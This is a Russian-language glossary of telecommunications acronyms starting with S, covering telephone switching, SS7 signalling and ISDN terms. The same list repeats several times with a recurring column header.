SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе

SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения

SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов

SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов

SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер

SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания

SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell

SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF

SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA

SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата

SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС

SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации

SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки

SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма

S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища

SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson

SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала

SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC

SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных

SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA

SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы

SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК

SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания

SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA

SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано

SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов

SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP

SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)

SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26

SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация

SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора

S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)

SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа

SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
